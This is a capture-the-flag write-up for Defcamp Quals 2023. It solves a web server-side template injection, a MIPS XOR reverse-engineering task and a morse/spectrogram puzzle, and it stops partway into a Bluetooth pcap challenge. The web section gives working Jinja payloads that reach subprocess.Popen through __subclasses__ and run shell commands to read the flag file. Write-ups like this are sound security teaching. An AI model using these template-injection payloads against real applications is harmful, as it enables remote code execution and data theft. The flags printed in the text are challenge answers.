Defcamp CTF QUALS 2023

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
1. Forty-nine - web

DESCRIPTION


We have a random fact generator that might have some problems sanitizing the input. It may not be as simple as 7*7.

Flag format: CTF{sha256}

The fact that "may not be as simple as 7*7" gave me the idea that it might be a server-side template injection (SSTI)
If we tried *{{ 7*7 }}* on the input we get



But what if we change that to *{% 7*7 %}* ?



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
Let's try to wrap the command with a print statement:




Nice!

Now in order to get the flag we must find a way to execute some commands.


Let's try ***{% print(dict['class']['mro']()[1].__subclasses__()) %}***

We can see that we have the subprocess.Popen() command available:




Let's try to use it and run the ***'ls'*** **command:**

{% print(dict ['class']['mro']()[1].__subclasses__()[367]('ls',shell=True,stdout=-1).communicate()) %}



Flag.txt <3

Now we just change *'ls'* to *'cat flag.txt'* :
{% print(dict ['class']['mro']()[1].__subclasses__()[367]('cat flag.txt',shell=True,stdout=-1).communicate()) %}



And we got the flag:
CTF{f1cb7344129bcc51480407f1f381cb994c155194fdde34b827cc48c9f4d3040e}

2. xmisp - reverse engineering

DESCRIPTION

It's MIPS or MISP i dont know.

Flag format: CTF{sha256}

Since it's a reverse challenge I've opened the binary in Ghidra.

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Here's the main function:

Since we also got a flag.enc it's pretty obvious that we need to understand the encrypt function in order to decrypt the flag

encrypt function:


```
void encrypt(char *__block,int __edflag)

{
  size_t sVar1;
  byte in_a2;
  byte in_a3;
  byte in_stack_00000013;
  byte in_stack_00000017;
  byte in_stack_0000001b;
  byte in_stack_0000001f;
  byte in_stack_00000023;
  byte in_stack_00000027;
  byte in_stack_0000002b;
  byte in_stack_0000002f;
  byte in_stack_00000033;
  int local_10;

  sVar1 = strlen(__block);
  for (local_10 = 0; local_10 < (int)sVar1; local_10 = local_10 + 1) {
    __block[local_10] =
         __block[local_10] ^ (byte)__edflag ^ in_a2 ^ in_a3 ^ in_stack_00000013 ^ in_stack_00000017
         ^ in_stack_0000001b ^ in_stack_0000001f ^ in_stack_00000023 ^ in_stack_00000027 ^
         in_stack_0000002b ^ in_stack_0000002f ^ in_stack_00000033;
  }
  return;
}
```

The encryption algorithm is:

__block[local_10] = __block[local_10] ^ (byte)__edflag ^ in_a2 ^ in_a3 ^ in_stack_00000013 ^ in_stack_00000017 ^ in_stack_0000001b ^ in_stack_0000001f ^ in_stack_00000023 ^ in_stack_00000027 ^ in_stack_0000002b ^ in_stack_0000002f ^ in_stack_00000033;

So we have a XOR encryption with __edflag = 0x55 since we saw that the function **encrypt()** is called with 0x55 as second parameter. Now we just need to figure out the rest 🙂

We can see that all variables are onto the stack so we can see in asm what values are pushed on the stack before calling encrypt().


ing: xmisp
004009dc 24 02 00 89 li v0,0x89
004009e0 af a2 00 24 sw v0,local_8c(sp)
004009e4 24 02 00 20 li v0,0x20
004009e8 af a2 00 20 sw v0,local_90(sp)
004009ec 24 02 00 25 li v0,0x25
004009f0 af a2 00 1c sw v0,local_94(sp)
004009f4 24 02 00 23 li v0,0x23
004009f8 af a2 00 18 sw v0,local_98(sp)
004009fc 24 02 00 al li v0,0xal
00400a00 af a2 00 14 sw v0,local_9c(sp)
00400a04 24 02 00 10 li v0,0x10
00400a08 af a2 00 10 sw v0,local_a0(sp)
00400a0c 24 07 00 58 li a3,0x58
00400a10 24 06 00 45 li a2,0x45
00400a14 24 05 00 55 li al,0x55
00400a18 00 60 20 25 or a0,v1,zero
00400a1c 0c 10 01 jal encrypt

And so on….

Made a python script that decrypts the flag:

```
E:\ctf\dctf
λ python xor.py
ER@}>062eb6d1bbb36031>6c2522?gg1gcgebd657053>b15434342b26`g3e3`e3>7?{
CTF{8604cd0b7ddd5065780e43449aa7aeacdb0316358d73252524d40fa5c5fc5819}
```

FLAG : CTF{8604cd0b7ddd5065780e43449aa7aeacdb0316358d73252524d40fa5c5fc5819}

!!!! TRICK !!!!!:
Since it's a XOR encryption we might not need to reverse the entire file and get the values of the variables.
Since XOR is a symmetric encryption and we know that the flag is starting with "*CTF{*" we can XOR the "CTF{" string with the first four bytes of the encryption.

```
str1 = "ER@}"
str2 = "CTF{"

for x in range(0, len(str1)):
    print (hex(ord(str1[x]) ^ ord(str2[x]) ))
```

Running this code we see that we get *0x6* four times (since we xored the first 4 bytes). Now we know that the **decryption key** is *0x6*.

3. morse-music - Stegano / Crypto

DESCRIPTION


You might need to cross listen the message within the morse code.

Flag format: CTF{sha256}

For this challenge we get a .wav file and we can hear a message in morse code.

final_sound91976.wav	33.1 MB	audio/wav


I've used https://morsecode.world/international/decoder/audio-decoder-adaptive.html in order to decode the message faster and I got this message:



MESSSAGE : D I D Y O U K N O W T H A T T H I S I S N O T A B O U T T H E M O R S E C O D E ? I T I S A B O U T T H E S P E C T R O G R A M O N L Y T H A T T H E P A S S W O R D I S U H R 3 V 8 2 0 3 R J D

DID YOU KNOW THAT THIS IS NOT ABOUT THE MORSE CODE ? IT IS ABOUT THE SPECTROGRAM ONLY THAT THE PASSWORD IS UHR3V8203RJD

Ok…so we got a password (probably for decrypting something). But first let's see the spectrogram of the wav file (I've used Sonic Visualiser for this) :



We got a QR code that gave us the following message:

Njw0SGcLVwJVZ358MC0xBmUMClMKanlzZSpnAjVeBgVRMX0lYyliA2RaB1UDY3ghMHw0UGUPAQAHNysnNClmAjMPA1VO


So now we have a message and a password. Probably we need to decrypt the message with that password but HOW ?
That password is too small for being an AES key…
After re-reading the description of the challenge I saw a hint:

> You might need to **cross** listen the message within the morse code.

The “cross” word. Cross is usually abbreviated as X (XSS = Cross site scripting). Now that X kinda tells me that the encryption is XOR 🙂

I’ve tried to XOR that message with the password but no result -> Got only junk 🙁.

Then I realized something about the message. The message *Njw0SGcLVwJVZ358MC0xBmUMClMKanlzZSpnAjVeBgVRMX0lYyliA2RaB1UDY3ghMHw0UGUPAQAHNysnNClmAjMPA1VO* contains only human readable characters so what if we decode it with base64 and then we XOR it with the password ?



NOICE!

FLAG : ctf{13e2f548eec5348c98370b51cf45bc7a6a002b5e012ee4fc37304eacaa41e71e}


4. red-handed - Network

DESCRIPTION

Someone has connected to my network and its trying to hack me.


Find the flag. Flag format CTF{sha256}

For this challenge we got a chall.pcap file. Let’s run a binwalk on it maybe it gives us some info:



We can see that the pcap contains some PNG files in it.

So let's open it in Wireshark and search for PNG string in the packets' bytes 🙂



No.	Time	Source	Destination	Protocol	Length	Info
13021	232.243877	localhost ()	OnePlusT_0e:81:5a (…	L2CAP	1024	Sent [I] Start SDU
13022	232.243905	localhost ()	OnePlusT_0e:81:5a (…	L2CAP	1022	Sent [I] Continuation SDU
13023	232.243910	localhost ()	OnePlusT_0e:81:5a (…	L2CAP	1022	Sent [I] Continuation SDU
13024	232.243919	localhost ()	OnePlusT_0e:81:5a (…	L2CAP	1022	Sent [I] Continuation SDU
13025	232.266675	remote ()	localhost ()	ATT	19	Rcvd Handle Value Notification, Handle: 0x0033 (Unknown: RFCOMM:
13026	232.288883	controller	host	HCI_EVT	8	Rcvd Number of Completed Packets
13027	232.288940	localhost ()	OnePlusT_0e:81:5a (…	L2CAP	1022	Sent [I] Continuation SDU
13028	232.295912	controller	host	HCI_EVT	8	Rcvd Number of Completed Packets
13029	232.296006	localhost ()	OnePlusT_0e:81:5a (…	L2CAP	1022	Sent [I] Continuation SDU
13030	232.298837	controller	host	HCI_EVT	8	Rcvd Number of Completed Packets
13031	232.298887	localhost ()	OnePlusT_0e:81:5a (…	L2CAP	1022	Sent [I] Continuation SDU
13032	232.303868	controller	host	HCI_EVT	8	Rcvd Number of Completed Packets
13033	232.303948	localhost ()	OnePlusT_0e:81:5a (…	L2CAP	1022	Sent [I] Continuation SDU
13034	232.310885	controller	host	HCI_EVT	8	Rcvd Number of Completed Packets
13035	232.310943	localhost ()	OnePlusT_0e:81:5a (…	L2CAP	26	Sent [I] End SDU
13036	232.313850	controller	host	HCI_EVT	8	Rcvd Number of Completed Packets
13037	232.318819	controller	host	HCI_EVT	8	Rcvd Number of Completed Packets
13038	232.325900	controller	host	HCI_EVT	8	Rcvd Number of Completed Packets
13039	232.326732	OnePlusT_0e:81:5a (…	localhost ()	L2CAP	13	Rcvd [S] Receiver Ready
13040	232.326835	controller	host	HCI_EVT	8	Rcvd Number of Completed Packets
13041	232.382642	remote ()	localhost ()	ATT	19	Rcvd Handle Value Notification, Handle: 0x0033 (Unknown: RFCOMM:
13042	232.382647	remote ()	localhost ()	ATT	19	Rcvd Handle Value Notification, Handle: 0x0033 (Unknown: RFCOMM:
13043	232.394740	remote ()	localhost ()	ATT	19	Rcvd Handle Value Notification, Handle: 0x0033 (Unknown: RFCOMM:
13044	232.402653	remote ()	localhost ()	ATT	19	Rcvd Handle Value Notification, Handle: 0x0033 (Unknown: RFCOMM:
13045	232.410728	remote ()	localhost ()	ATT	19	Rcvd Handle Value Notification, Handle: 0x0033 (Unknown: RFCOMM:
13046	232.418651	remote ()	localhost ()	ATT	19	Rcvd Handle Value Notification, Handle: 0x0033 (Unknown: RFCOMM:
13047	232.426735	remote ()	localhost ()	ATT	19	Rcvd Handle Value Notification, Handle: 0x0033 (Unknown: RFCOMM:
13048	232.434717	remote ()	localhost ()	ATT	19	Rcvd Handle Value Notification, Handle: 0x0033 (Unknown: RFCOMM:
13049	232.434722	remote ()	localhost ()	ATT	19	Rcvd Handle Value Notification, Handle: 0x0033 (Unknown: RFCOMM:

```
> Frame 13021: 1024 bytes on wire (8192 bits), 1024 bytes captured (8192 bits)
  Bluetooth
> Bluetooth HCI H4
> Bluetooth HCI ACL Packet
v Bluetooth L2CAP Protocol
    Length: 1015
    CID: Dynamically Allocated Channel (0x0052)
    [Connect in frame: 13003]
    [Disconnect in frame: 13325]
```

